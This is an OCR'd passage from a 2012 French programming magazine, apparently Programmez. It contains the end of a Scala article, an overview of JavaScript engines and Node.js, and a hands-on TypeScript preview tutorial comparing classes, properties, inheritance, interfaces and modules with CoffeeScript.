Si vous êtes intéressés par le sujet, nous vous conseillons vivement de venir nous rencontrer un soir au **Paris Scala User Group**, de participer au forum qu'il tient sur google group ou de vous inscrire au cours en ligne de M. Odersky sur Coursera.

Ugo **Bourdon**, Nicolas **Bétheuil**
Développeurs Agiles, Java et Scala chez Valtech.fr
onecalendar.valtech.fr - demon-agile.blogspot.fr

(4) http://groups.google.com/group/paris-scala-user-group
(5) https://class.coursera.org/progfun-2012-001/
(6) http://typesafe.com/
(7) http://typesafe.com/stack
(8) http://xsbt.org/
(9) http://scala-ide.org/
(10) http://akka.io/
(11) http://www.playframework.org
(12) http://www.typesafe.com/company/team
(13) https://github.com/excilys/gatling/wiki/Introduction

JavaScript : la révolution est-elle en marche ?

Cela fait presque 20 ans que JavaScript existe. Il répondait déjà présent quand Internet a commencé à connaître une explosion auprès du grand public et des développeurs. Mais les relations entre le développeur et JavaScript n'ont jamais été simples ! Il est souvent, et avec raison, critiqué pour sa complexité, la difficulté de coder avec, son débogage compliqué, une optimisation des moteurs sans fin, la profusion des frameworks, etc. Bref, on ne l'aime pas forcément, mais, on doit l'utiliser. La multiplication des frameworks JavaScript n'aide pas le développeur à choisir le bon. Node.JS est l'un des plus populaires actuellement. Son évolution est étroitement liée à l'ECMA et surtout au standard ECMAScript. La dernière évolution, la version 5.1, a été validée en juin 2011 (évolution mineure). Mais la communauté regarde beaucoup ECMAScript Harmony (ES.next alias Ecma 262 edition 6), dont le lancement date de 2008. Ici et là, sa prise en compte apparaît (Chrome, Firefox, Safari)… Alors, comment simplifier le développement en JavaScript ? Microsoft lance une piste prometteuse : créer une surcouche avec un modèle de développement plus simple mais générant au final du JavaScript. C'est le projet TypeScript que nous allons examiner en détail dans ce dossier spécial « webmaster ».

François **Tonic**

Un moteur, sinon rien !

JavaScript est souvent critiqué pour sa difficulté de programmation. Mais il l'est encore plus pour son exécution. Cela nécessite un moteur d'exécution qui ne cesse de s'améliorer, à condition, d'installer les dernières versions des navigateurs web.

Tous les éditeurs de navigateurs fournissent leur moteur JavaScript ou reposent sur un moteur existant. L'un des plus performants du marché est le moteur V8 (Google). Celui-ci est écrit en C++ et implémente ECMA-262 5e édition. V8 peut fonctionner seul ou dans une application C++. La philosophie première de V8 est d'être dynamique pour permettre la génération à la volée du code, rendre la gestion mémoire la plus souple possible. Surtout, JavaScript étant un langage dynamique, on peut rajouter des propriétés aux objets à la volée, ce qui peut compliquer la tâche du moteur d'exécution. Le groupe V8 travaille à améliorer version après version le moteur. Ainsi entre Chrome 18 et 19, les développeurs estiment avoir amélioré de 25 % les performances, particulièrement dans la partie compilation.

Mais comme toujours, un mauvais code (dans sa structure, son optimisation, la manière de coder) s'exécutera mal avec des performances médiocres, quelle que soit la qualité dudit moteur.




Fig.1




Fig.2

Une liste à garder en mémoire pour optimiser :

- maîtriser son code et réagir rapidement au moindre problème
- identifier et comprendre le problème
- fixer et tester le nouveau code
- respecter les règles, bonnes pratiques du moteur tout en restant neutre

Cette session (Google I/O 2012) sur les performances V8 est assez éloquente : http://www.youtube.com/watch?v=UJPdhx5zTaw

Et aussi sur JavaScript : http://www.youtube.com/watch?v=4rlbTVkyJc4&feature=relmfu

> De beaux moteurs

Côté Mozilla, Firefox dispose du moteur SpiderMonkey dédié à Gecko. Il est écrit en C et C++. Vous pouvez bien entendu l'intégrer dans vos applications. Pour les développeurs du projet, plusieurs pistes peuvent aider à améliorer les performances globales de JavaScript et du moteur en lui-même : parallélisation (= exploiter au mieux les cœurs du processeur), améliorer les API C++, modulariser le moteur.

Si on regarde du côté Safari, WebKit, le moteur JS est JavaScriptCore. Mais il est optionnel. Ainsi, Chromium utilise WebKit pour le rendu HTML mais pas son moteur JS.


Chez Microsoft, IE 10 embarque Chakra dont l'objectif est d'utiliser les ressources matérielles et particulièrement le multicoeur : utiliser des cœurs additionnels pour la compilateur JIT et le ramasse-miettes, au lieu de tout exécuter sur un même cœur (avec des optimisations d'instructions comme Intel SSE2), comme le montre le schéma 1. Depuis IE9, Microsoft intègre le moteur JavaScript directement dans le navigateur évitant ainsi la communication COM

Pour comprendre Chakra : http://goo.gl/QMG9f

Une très intéressante vidéo sur comment mesurer les performances JS dans le monde réel (projet JSMeter Microsoft Research) : http://goo.gl/Wkyw

> Et l'approche serveur ?

Une autre approche JavaScript est possible avec Node.JS. Il s'agit de mettre l'exécution JS directement sur le serveur. Il est parfois



présenté comme le nouveau PHP. Il repose sur le moteur V8 et son extension est très facile, via des extensions. Avantage : on décharge une partie de l'exécution sur la partie serveur, il peut s'installer aussi bien sur un serveur web que dans le Cloud (Azure, CloudFoundry… schéma 2), cela évite de mettre à jour constamment le navigateur…

François **Tonic**

Un peu d'HarmonY[1] dans votre code JavaScript

TypeScript PREVIEW

Microsoft vient tout juste de présenter au monde web son nouveau bébé : TypeScript, un transpiler JavaScript (2) qui préfigure ce que sera la future version de JavaScript. Sur le même principe que CoffeScript, TypeScript apporte les concepts qui manquent tant à de nombreux développeurs «allergiques» à JavaScript. C'est-à-dire les Classes, mais aussi les modules (pensez namespaces ou packages), les interfaces, les propriétés...

Je n'ai pas la prétention de faire un tour complet de TypeScript, mais tout au moins «un petit tour d'horizon» en commençant d'abord par l'installation (sachez que vous n'êtes pas obligés d'être sous Windows ;)) pour pouvoir ensuite mettre en pratique les aspects suivants :

- le typage des variables, des paramètres et des valeurs de retour des fonctions
- les paramètres optionnels et valeurs par défaut
- les classes, les membres privés, les membres statiques
- les propriétés
- bien sûr l'héritage de classe
- les interfaces
- les modules
- fat arrow (=>) ???
- et enfin l'interopérabilité avec d'autres frameworks JavaScript (jQuery, Underscore, Backbone)

Donc comme CoffeeScript, **TypeScript** «transpile» du JavaScript, mais en revanche, il est très largement basé sur les spécifications de la prochaine version de JavaScript https://brendaneich.com/tag/JavaScript-ecmascript-harmony-coffeescript/, ce qui est un gage de stabilité et de compatibilité pour le futur, tout en conservant une compatibilité avec l'existant. Avant de commencer, sachez que le papa (core developer) de **TypeScript** n'est autre que Anders Hejlsberg (aussi papa de l'ancêtre du Turbo Pascal, Chief Architect de Delphi, Lead Architect de C#) et lorsque l'on voit la qualité de ce qui a été produit ce n'est pas étonnant.

INSTALLATION

> Pré-requis

Les pré-requis indispensables à l'installation de **TypeScript** sont l'installation de **Node.js** et de **Npm** (node package manager). Vous trouverez ce qu'il faut sur http://nodejs.org/download/. Pour Windows ou OS X, la procédure est simple : l'installeur (nmp sera installé en même temps). En ce qui concerne Linux, ne téléchargez rien et utilisez plutôt ceci :

```
sudo apt-get install nodejs
sudo apt-get install npm
```

Remarque 1 : *la 2e ligne, c'est uniquement si la 1re n'installe pas npm*

(1) Harmony est le nom de code du projet Ecmascript 6, la future version de JavaScript. (2) Transpiler JavaScript : un compilateur qui génère du JavaScript au lieu de générer un exécutable.

Remarque 2 : *mes commandes fonctionnent pour les dérivées de Debian, je vous laisse «traduire» pour d'autres distributions.*

> Installation de TypeScript

Quel que soit votre système d'exploitation, l'installation est simple et se résume à une seule commande :

```
sudo npm install -g typescript
```

Remarque : *j'insiste bien sur le sudo, sinon vous avez de fortes chances de vous retrouver avec moult messages d'erreurs, bien que cela ne soit pas spécifié.*

UTILISATION

La «compilation» *(transpilation, ce n'est pas très beau)* est, elle aussi, très simple (et valable pour Windows, Linux ou OS X) :

```
tsc nom_de_mon_script.ts
```

Et vous obtiendrez un fichier nom_de_mon_script.js.

> S'outiller pour plus de confort

Il est tout à fait possible d'utiliser un simple bloc note (ou vi, ou pico, ...), et de tout faire en mode commande, mais c'est trop «roots» à mon goût. Les utilisateurs Windows pourront tout à fait utiliser Visual Studio (la version express suffit) avec le plug-in dédié http://go.microsoft.com/fwlink/?LinkID=266563. En ce qui me concerne, je suis sous OS X, donc j'utilise **SublimeText 2**, qui est certes payant, mais vous pouvez l'exécuter sous OS X, Windows & Linux (donc un bon investissement) et il se trouve que le support de **TypeScript** existe pour **SublimeText** : http://blogs.msdn.com/b/interoperability/archive/2012/10/01/sublime-text-vi-emacs-typescript-enabled.aspx, mais aussi pour **Vim** *(opensource)*.

Paramétrage de SublimeText

- Sous OS X : créez un répertoire TypeScript dans /Library/Application Support/Sublime Text 2/Packages et copiez-y le fichier typescript.tmlanguage
- Sous Linux : utilisez ~/.config/sublime-text-2/Packages

Voilà, vous avez la colorisation syntaxique du code pour **TypeScript** dans l'éditeur de texte. Pour pouvoir exécuter la compilation directement à partir de *SublimeText*, créez un ficher Typescript.sublime-build avec le contenu suivant :

pour OS X et Linux

```
{
  «cmd»: [«tsc», «$file»],
```

```
  «selector» : «source.ts»,
  «path»: «/usr/local/bin:$PATH»
}
```

à copier dans le répertoire TypeScript ou User du répertoire Packages, et maintenant vous pouvez compiler le code **TypeScript** en **JavaScript** directement à partir de **SublimeText**. Nous pouvons enfin commencer à coder !

Et pour Windows ?

Il est tout à fait possible d'utiliser **SublimeText** pour Windows, mais vous avez aussi la possibilité d'utiliser Visual Studio Express 2012 qui dispose d'un plug-in TypeScript que vous trouverez ici http://www.typescriptlang.org/#Download.

PREMIÈRES LIGNES

Il n'est pas facile de faire un simple article sur un langage (un livre entier serait nécessaire), donc faisons le tour de quelques «petites» choses que personnellement j'ai trouvé intéressantes.

> Fonctions & typage de paramètres

Créez votre premier fichier typescript : functions.ts :

```
function Hello(name : string) {
  console.log(«Hello «, name);
}
Hello(1234);
```

Vous remarquez la notation : string qui permet de fixer le type du paramètre attendu. Si vous compilez, vous obtiendrez une erreur :

```
functions.ts(6,0): Supplied parameters do not match any signature
of call target
```

Le «transpiler» affiche un warning nous expliquant que la fonction n'a pas reçu le bon type de paramètre et vous donne même le numéro de ligne de l'erreur. Si vous corrigez le code :

```
function Hello(name : string) {
  console.log(«Hello «, name);
}
Hello(«Philippe Charrière»);
```

Il n'y a plus de message d'avertissement. Vous pouvez aller voir le code JavaScript généré :

```
function Hello(name) {
  console.log(«Hello «, name);
}
Hello(«Philippe Charrière»);
```

Vous remarquez qu'il n'y a aucun code de vérification de type, la **vérification se fait uniquement à la compilation.**

Remarque : le typage est optionnel, vous pouvez continuer «à l'ancienne»

> Fonctions & typage de valeurs de retour

Modifions notre code pour expliquer que notre fonction va retourner une chaîne de caractère :

```
function Hello(name : string) : string {
  console.log(«Hello «, name);
}
```

Et compilons. Nous obtenons un message d'erreur :

```
functions.ts(2,0): Function declared a non-void return type,
but has no return expression
```

Le «transpiler» vous affiche que votre fonction ne retourne rien. Alors essayez ceci :

```
function Hello(name : string) : string {
  console.log(«Hello «, name);
  return 1;
}
```

Compilons à nouveau. Nous obtenons encore un message d'erreur :

```
functions.ts(4,8): Cannot convert 'number' to 'string'
```

Le «transpiler» vous affiche que votre fonction ne retourne pas le bon type. Modifions une dernière fois notre code :

```
function Hello(name : string) : string {
  var ret : string = «Hello « + name;
  console.log(ret);
  return ret;
}
```

La compilation va fonctionner. **Une 1re conclusion : TypeScript va permettre d'éliminer pas mal d'erreurs « à la source »**. Mais continuons encore un peu avec le typage.

> Encore un petit peu de vérification de type

Tentez ceci dans un nouveau fichier array.ts :

```
var fruits : string [] = [«Orange», «Pomme», 12];
```

Vous obtiendrez :

```
array.ts(1,25): Incompatible types in array literal expression
```

Le «transpiler» détecte l'incompatibilité de types
Si vous faites ceci :

```
var fruits = [«Orange», «Pomme»];
fruits.push(12)
```

Vous obtiendrez :

```
array.ts(2,0): Supplied parameters do not match any signature
of call target
```

Le tableau a été typé à l'affectation, mais le «transpiler» détecte que le type attendu est string et non pas number.

Et si nous avions fait ceci pour «feinter» le transpiler :

```
var fruits = [«Orange», «Pomme», 34];
```

C'est loupé :

```
array.ts(1,13): Incompatible types in array literal expression
```

Attention : cela n'empêche pas la génération du JavaScript, car ce n'est pas faux selon JavaScript, mais incohérent selon Typescript.

> Retour aux fonctions

Paramètres optionnels ... ou pas

Si vous essayez d'appeler la fonction Hello() sans paramètre, à la compilation vous obtiendrez :

```
functions.ts(8,0): Supplied parameters do not match any signature
of call target
```

Car la fonction attend un paramètre. Si vous souhaitez utiliser des paramètres optionnels, utiliser la notation ? :

```
function Hello(name? : string) : string {

  var ret : string = name ? «Hello « + name : «???»;
  console.log(ret);
  return ret;
}

Hello();

Hello(«Philippe Charrière»);
```

Paramètres avec une valeur par défaut

Vous pouvez régler le problème précédent d'une autre manière, en affectant une valeur par défaut au paramètre de la fonction :

```
function Hello(name? : string = «???») : string
{

  var ret : string = «Hello «;
  console.log(ret);
  return ret;
}
```

LES CLASSES !

C'est probablement cette partie-là qui m'intéresse le plus, et je pense ne pas être le seul. C'est déjà ce que je trouvais avec CoffeeScript *(Cf. l'article CoffeeScript Programmez 150)* : pour beaucoup de développeurs «backend» habitués à une programmation orientée Classes (Java, .Net, …) plutôt qu'Objets (JavaScript), l'apport des Classes est un bienfait non négligeable qui va en plus éviter pas mal d'effets de bord liés à la mauvaise connaissance du modèle objet de JavaScript.

> 1re classe :)

Créez un fichier classes.ts :
Essayez ceci :

```
class Human {

constructor (firstName:String, lastName:String) {
  this.firstName = firstName;
  this.lastName = lastName;
}
}
```

à la compilation vous allez obtenir un joli message d'avertissement :

```
classes.ts(4,7): The property 'firstName' does not exist on
value of type 'Human'
classes.ts(5,7): The property 'lastName' does not exist on
value of type 'Human'
```

Donc modifiez comme ceci pour déclarer les propriétés :

```
class Human {
  firstName : string;
  lastName : string;

  constructor (firstName:string, lastName:string) {
    this.firstName = firstName;
    this.lastName = lastName;
  }
}
```

La compilation va passer.
On pourrait aussi faire comme ceci («à la CoffeeScript») :

```
class Human {

  constructor (public firstName:string, public lastName:
string) {}
}
```

C'est une question de goût, mais c'est plus rapide à écrire.

Comparaison avec CoffeeScript

En CoffeeScript, nous aurions écrit ceci :

```
class Human
  constructor:(@firstName, @lastName)->
```

ou bien ceci :

```
class Human
  constructor:(firstName, lastName)->
    @firstName = firstName
    @lastName = lastName
```

Et le code JavaScript généré *(transpilé)* serait le suivant :

```
(function() {
  var Human;
  Human = (function() {
  function Human(firstName, lastName) {
    this.firstName = firstName;
    this.lastName = lastName;
  }
  return Human;
  })();
}).call(this);
```

Alors qu'avec TypeScript nous obtiendrons ceci :

```
var Human = (function () {
  function Human(firstName, lastName) {
    this.firstName = firstName;
    this.lastName = lastName;
  }
  return Human;
})();
```

Alors, globalement, c'est très proche, à la différence que CoffeeScript «prend plus de précaution» sur la portée des variables en utilisant des closures et ainsi rend le code JavaScript plus «solide», mais nous verrons plus loin comment régler ceci simplement.

Utilisation de notre nouvelle classe :

Pour instancier et utiliser la classe Typescript Human, cela se fait de la manière la plus simple et la plus habituelle du monde :

```
var Bob = new Human(«Bob», «Morane»);
console.log(Bob.firstName, Bob.lastName);
```

Ajout de méthodes

Modifions notre classe afin de lui ajouter une méthode sayHello() :

```
class Human {
  firstName : string;
  lastName : string;

  constructor (firstName:string, lastName:string) {
    this.firstName = firstName;
    this.lastName = lastName;
  }

  sayHello () {
    console.log(«Hello»,this.firstName, this.lastName);
  }
}

var Bob = new Human(«Bob», «Morane»);
Bob.sayHello();
```

Private ?

Jusqu'ici rien de très original, mais modifions à nouveau notre code pour avoir une méthode privée :

```
class Human {
  firstName : string;
  lastName : string;

  constructor (firstName:string, lastName:string) {
    this.firstName = firstName;
    this.lastName = lastName;
  }

  private hello() : string {
    return «Hello « + this.firstName + « « + this.lastName;
  }

  sayHello () {
    console.log(this.hello());
  }
}

var Bob = new Human(«Bob», «Morane»);
Bob.sayHello();
```

Cela compile sans problème, mais si vous essayez de faire un :

```
console.log(Bob.hello());
```

Vous obtiendrez :

```
classes.ts(21,16): The property 'hello' does not exist on value
of type 'Human'
```

Ce qui est normal, la méthode est privée, par contre le terme property ne me semble pas approprié.

> **Attention :** *TypeScript aura quand même généré le code et vous permettra en javaScript d'appeler la methode hello(), donc c'est à utiliser avec précaution, car en effet le concept de méthode privée «classique» n'existe pas en JavaScript sauf au moyen de patterns comme le «Module Pattern»* http://addyosmani.com/resources/essentialjsdesignpatterns/book/#modulepatternJavaScript. *TypeScript est encore jeune, il faudra suivre le projet pour voir comment va être adressée (ou pas) cette problématique.*

De la même manière vous pouvez ajouter des «champs» *(fields)* privés à votre classe :

```
class Human {
  firstName : string;
  lastName : string;

  private weight : number; //<- private field

  constructor (firstName:string, lastName:string) {
    this.firstName = firstName;
    this.lastName = lastName;
    this.weight = 100;
  }

  private hello() : string {
    return «Hello « + this.firstName + « « + this.lastName;
  }

  sayHello () {
    console.log(this.hello());
  }
}
```

Static

Le concept de méthode et champ statique existe. Pour déclarer un membre statique, nous utiliserons le terme static. Par exemple nous souhaitons ajouter un compteur counter que nous incrémentons de 1 à chaque instanciation de Human et dont nous récupérons la valeur avec la méthode howMany() :

```
class Human {
  firstName : string;
  lastName : string;

  private weight : number;

  static private counter : number; //<- static private field

  //méthode statique
  static howMany() : number {
    return Human.counter;
  }

  constructor (firstName:string, lastName:string) {
    this.firstName = firstName;
    this.lastName = lastName;
    this.weight = 100;

    Human.counter+=1; //<- on augmente le compteur static
  }
```

```
  private hello() : string {
    return «Hello « + this.firstName + « « + this.lastName;
  }

  sayHello () {
    console.log(this.hello());
  }
}

var Bob = new Human(«Bob», «Morane»);
var Sam = new Human(«Sam», «Le Pirate»);
var John = new Human(«John», «Doe»);

console.log(Human.howMany());
```

Vous obtiendrez 3 à l'exécution.

Ajout de getters et de setters : Les propriétés

Depuis le temps, j'ai appris à m'en passer en JavaScript, mais nous allons voir que Typescript nous apporte le support des propriétés (comme pour C# ;)), sachez tout de même avant de vous pâmer d'admiration, que ce support existe en JavaScript (ES5) et qu'on pouvait déjà le trouver sous FireFox en 2007 https://developer.mozilla.org/en-US/docs/JavaScript/Guide/Working_with_Objects.

Voyons voir comment faire en TypeScript :

Nous utiliserons les mots clés : get <property_name> et set <property_name>. Modifions notre classe Human :

> **PS :** *je mets une lettre majuscule à la 1re lettre des propriétés (PascalCase), l'essentiel étant qu'elles n'aient pas le même nom que les champs privés (CamelCase) correspondants. Au risque de faire hurler, je préconiserais de préfixer les variables privées par _.*

```
class Human {
  private firstName : string;
  private lastName : string;
  private weight : number;

  static private counter : number;

  static howMany() : number {
    return Human.counter;
  }

  constructor (
    public FirstName?:string,
    public LastName?:string,
    public Weight?:number) {

    Human.counter+=1;
  }

  get FirstName() : string {
    console.log(«Get FirstName : «, this.firstName);
    return this.firstName;
  }
  set FirstName(value : string) {
    console.log(«Set FirstName : «, value);
    this.firstName = value;
  }

  get LastName() : string {
    console.log(«Get LastName : «, this.lastName);
    return this.lastName;
  }
  set LastName(value : string) {
    console.log(«Set LastName : «, value);
    this.lastName = value;
  }

  get Weight() : number {
    console.log(«Get Weigh : «, this.weight);
    return this.weight;
  }
  set Weight(value : number) {
    console.log(«Set Weight : «, value);
    this.weight = value;
  }

  private hello() : string {
    return «Hello « + this.firstName + « « + this.lastName;
  }

  sayHello () {
    console.log(this.hello());
  }
}

var Bob = new Human();

Bob.FirstName = «Bob»;
Bob.LastName = «Morane»;
Bob.Weight = 80;
Bob.sayHello();
console.log(Bob.FirstName, Bob.LastName, Bob.Weight);
```

Lancez la compilation, et là, cela ne fonctionne pas :

```
Property accessors are only available when targeting ES5 or greater
```

En effet, **TypeScript** utilise des spécificités de la dernière version de JavaScript pour les propriétés, mais par défaut il ne transpile que du code JavaScript version ES3. Il faut donc changer la cible ECMASCRIPT de compilation ES3 par ES5 en utilisant le paramètre

```
–target ES5 :
```

Vous utiliserez donc la commande :

```
tsc –target ES5 classes.ts
```

Pour les utilisateurs de **SublimeText** vous pouvez modifier le fichier de build (ou en créer un nouveau) de la manière suivante :

```
{
 «cmd»: [«tsc», «–target»,»ES5», «$file»],
 «selector» : «source.ts»,
 «path»: «/usr/local/bin:$PATH»
}
```

> **Remarque :** Si vous voulez exécuter directement le script une fois transpilé, vous pouvez faire un fichier de build comme celui-ci en ajoutant l'option —exec:

```
{
  «cmd»: [«tsc», «—target»,»ES5»,»—exec», «$file»],
  «selector» : «source.ts»,
  «path»: «/usr/local/bin:$PATH»
}
```

Compilez à nouveau, cette fois-ci la «transpilation» est complète. Si nous exécutons le code, nous obtiendrons ceci en sortie :

```
Set FirstName :  undefined
Set LastName :  undefined
Set Weight :  undefined
Set FirstName :  Bob
Set LastName :  Morane
Set Weight :  80
Hello Bob Morane
Get FirstName :  Bob
Get LastName :  Morane
Get Weigh :  80
Bob Morane 80
```

Donc, on note bien que l'affectation d'une valeur à une propriété ou la lecture de la valeur d'une propriété déclenche bien un traitement. Vous pouvez aller voir à quoi ressemble le code transpilé : Code généré pour la propriété FirstName :

```
Object.defineProperty(Human.prototype, «FirstName», {
  get: function () {
    console.log(«Get FirstName : «, this.firstName);
    return this.firstName;
  },
  set: function (value) {
    console.log(«Set FirstName : «, value);
    this.firstName = value;
  },
  enumerable: true,
  configurable: true
});
```

Du pur EcmaScript 5, donc à n'utiliser qu'avec des navigateurs de dernière génération.

> Plus loin avec notre classe : Héritage

Qui dit «Classes» dit «héritage». Avec TypeScript, c'est possible d'une manière qui encapsule la façon de faire de JavaScript et qui devient plus lisible pour les non-initiés. Avant toute chose, revenons à une version plus simple de notre Classe Human pour nous remettre en mode ES3 *(pensez à changer le paramètre de compilation)* :

```
class Human {

  constructor (public firstName:string, public lastName:string) {}

  sayHello () {
    console.log(«Hello « + this.firstName + « « + this.lastName);
  }
}
```

Et nous souhaitons en hériter pour créer des super Heros, pour cela il y a le mot clé extends. Ajouter dans le fichier le code suivant de la classe SuperHero :

```
class SuperHero extends Human {
  constructor (
    public firstName:string,
    public lastName:string,
    public heroName:string,
    public power:string) {

    super(firstName, lastName); //appeler le constructeur du parent
  }

  usePower () {
    console.log(«I am « + this.power);
  }

}
```

Ajouter ceci :

```
var Clark = new SuperHero(«Clark», «Kent», «SuperMan», «flying»);

Clark.sayHello();
Clark.usePower();
```

Compilez, puis exécutez, vous obtiendrez ceci en sortie :

```
Hello Clark Kent
I am flying
```

Si vous souhaitez surcharger une méthode du parent, mais l'exécuter tout de même, il vous faudra utiliser le mot clé super *(comme nous l'avons fait dans le constructeur de SuperHero)*, par exemple surchargeons sayHello() :

```
class SuperHero extends Human {
  constructor (
    public firstName:string,
    public lastName:string,
    public heroName:string,
    public power:string) {

    super(firstName, lastName);
  }

  usePower () {
    console.log(«I am « + this.power);
  }

  sayHello () {
    super.sayHello();
    console.log(«And i am « + this.heroName);
  }

}
```

Comparaison avec CoffeeScript

L'équivalent en CoffeeScript reviendrait à écrire ceci :

```
class Human
  constructor:(@firstName, @lastName)->

  sayHello:()->
```

```
    console.log «Hello #{@firstName} #{@lastName}»

class SuperHero extends Human
  constructor:(@firstName, @lastName, @heroName, @power)->

  usePower:()->
    console.log «I am #{@power}»

  sayHello:()->
    super
    console.log «And i am #{@heroName}»


Clark = new SuperHero «Clark», «Kent», «SuperMan», «flying»

Clark.sayHello()
Clark.usePower()
```

Mais allons comparer les codes JavaScript générés.
Code JavaScript généré à partir de CoffeeScript :

```
(function() {
  var Clark, Human, SuperHero;
  var __hasProp = Object.prototype.hasOwnProperty, __extends
= function(child, parent) {
  for (var key in parent) { if (__hasProp.call(parent, key))
child[key] = parent[key]; }
  function ctor() { this.constructor = child; }
  ctor.prototype = parent.prototype;
  child.prototype = new ctor;
  child.__super__ = parent.prototype;
  return child;
  };
  Human = (function() {
  function Human(firstName, lastName) {
    this.firstName = firstName;
    this.lastName = lastName;
  }
  Human.prototype.sayHello = function() {
    return console.log(«Hello « + this.firstName + « « + this.
lastName);
  };
  return Human;
  })();
  SuperHero = (function() {
  __extends(SuperHero, Human);
  function SuperHero(firstName, lastName, heroName, power) {
    this.firstName = firstName;
    this.lastName = lastName;
    this.heroName = heroName;
    this.power = power;
  }
  SuperHero.prototype.usePower = function() {
    return console.log(«I am « + this.power);
  };
  SuperHero.prototype.sayHello = function() {
    SuperHero.__super__.sayHello.apply(this, arguments);
    return console.log(«And i am « + this.heroName);
  };
  return SuperHero;
  })();
  Clark = new SuperHero(«Clark», «Kent», «SuperMan», «flying»);
  Clark.sayHello();
  Clark.usePower();
}).call(this);
```

Code JavaScript généré à partir de TypeScript :

```
var __extends = this.__extends || function (d, b) {
  function __() { this.constructor = d; }
  __.prototype = b.prototype;
  d.prototype = new __();
}
var Human = (function () {
  function Human(firstName, lastName) {
    this.firstName = firstName;
    this.lastName = lastName;
  }
  Human.prototype.sayHello = function () {
    console.log(«Hello « + this.firstName + « « + this.lastName);
  };
  return Human;
})();
var SuperHero = (function (_super) {
  __extends(SuperHero, _super);
  function SuperHero(firstName, lastName, heroName, power) {
    _super.call(this, firstName, lastName);
    this.firstName = firstName;
    this.lastName = lastName;
    this.heroName = heroName;
    this.power = power;
  }
  SuperHero.prototype.usePower = function () {
    console.log(«I am « + this.power);
  };
  SuperHero.prototype.sayHello = function () {
    _super.prototype.sayHello.call(this);
    console.log(«And i am « + this.heroName);
  };
  return SuperHero;
})(Human);
var Clark = new SuperHero(«Clark», «Kent», «SuperMan», «flying»);
Clark.sayHello();
Clark.usePower();
```

Au risque d'en choquer certains *(les puristes)*, il n'y a pas de grandes différences, la logique reste la même, la gestion du super ne se fait pas de la même façon, mais nous aurions pu le deviner rien qu'à la façon de l'utiliser dans l'un ou l'autre des transpilers.

> Interfaces

TypeScript se différencie de son petit camarade **CoffeeScript** en apportant le concept d'interface. Et c'est probablement une des fonctionnalités les plus intéressantes d'un point de vue qualité et stabilité de code. Le concept d'interface revient à définir un type personnalisé composé lui-même de plusieurs types. Il est aussi possible comme en Java par exemple de définir qu'une classe implémente une interface. Cela se fait avec le mot clé implements. Par exemple, définissons l'interface IHuman :

```
interface IHuman {
  firstName : string;
  lastName : string;
  nickName : string;
  sayHello() : void;
}
```

Expliquons que la classe Human implémente IHuman :

```
class Human implements IHuman {

  constructor (public firstName:string, public lastName:string) {}

  sayHello () {
    console.log(«Hello « + this.firstName + « « + this.lastName);
  }
}
```

Compilez, vous allez obtenir le message d'erreur suivant :

```
interfaces.ts(9,0): Class 'Human' declares interface 'IHuman' but does not implement it: Type 'Human' is missing property 'nickName' from type 'IHuman'
```

En effet, notre classe Human ne respecte pas le contrat d'interface IHuman, modifions une dernière fois notre classe :

```
class Human implements IHuman {

  constructor (
    public firstName:string,
    public lastName:string,
    public nickName:string) {}

  sayHello () {
    console.log(«Hello « + this.firstName + « « + this.lastName);
  }
}
```

Et cette fois-ci la compilation fonctionne. Si vous allez voir le code JavaScript généré, vous noterez qu'il n'y a rien à propos des interfaces. Le concept n'existe que côté **TypeScript** et pendant la compilation *(mais vous n'êtes pas censé modifier le code généré)*.

> Modules

Un autre concept génialement simple pour organiser son code et éviter les effets de bord est le pattern Module. Je vous engage fortement à lire ceci http://addyosmani.com/resources/essentialjsdesignpatterns/book/#modulepatternJavaScript sur le sujet, écrit par Addy Osmani (lisez même tous les chapitres). Voyons comment **TypeScript** met en oeuvre le pattern Module … tout simplement avec le mot clé module en codant un module Earth pour notre class Human :

```
module Earth {
  export class Human {

    constructor (public firstName:string, public lastName:string) {}

    sayHello () {
      console.log(«Hello « + this.firstName + « « + this.lastName);
    }

  }
```

Notez bien le mot clé export qui permet de rendre notre classe Human «visible à l'extérieur» et l'appeler de cette manière :

```
var Bob = new Earth.Human(«Bob», «Morane»);
```

Si nous jetons un coup d'oeil au code JavaScript généré, nous pouvons voir que cela se rapproche de la logique de **CoffeeScript** :
Code généré pour le module Earth :

